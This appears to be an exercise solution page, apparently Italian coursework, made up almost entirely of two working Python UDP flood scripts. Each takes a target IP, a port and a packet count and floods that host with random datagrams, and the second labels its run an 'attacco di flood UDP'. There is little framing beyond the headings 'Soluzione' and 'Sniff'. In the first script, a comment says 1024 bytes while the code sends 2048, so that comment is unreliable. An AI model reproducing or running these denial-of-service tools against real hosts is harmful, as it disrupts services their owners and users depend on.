
Soluzione 1

```python
import socket
import random

ip_target = input("Inserisci l'indirizzo IP target: ")
port_UDP = int(input("Inserisci la porta target: "))
numero_di_pacchetti = int(input("Inserisici il numero di pacchetti da inviare: "))

dos = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

for _ in range(numero_di_pacchetti):
    bytes_casuali = random.randbytes(2048)  # Genera un payload di 1024 byte casuali
    dos.sendto(bytes_casuali, (ip_target, port_UDP))
    print("Pacchetto inviato.")

dos.close()
```

Sniff



Soluzione 2

```python
import socket
import random

def udp_flood(target_ip, target_port, packet_size, num_packets):
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for _ in range(num_packets):
        packet_data = bytearray(random.randint(0, 255) for _ in range(packet_size))
        udp_socket.sendto(packet_data, (target_ip, target_port))

    udp_socket.close()

def main():
    target_ip = input("Inserisci l'IP target: ")
    target_port = int(input("Inserisci porta target: "))
    packet_size = 1024
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

    try:
        udp_flood(target_ip, target_port, packet_size, num_packets)
        print("Attacco di flood UDP completato.")
    except Exception as e:
        print("Si è verificato un errore durante l'attacco di flood UDP:", e)

if __name__ == "__main__":
    main()
```

Sniff 2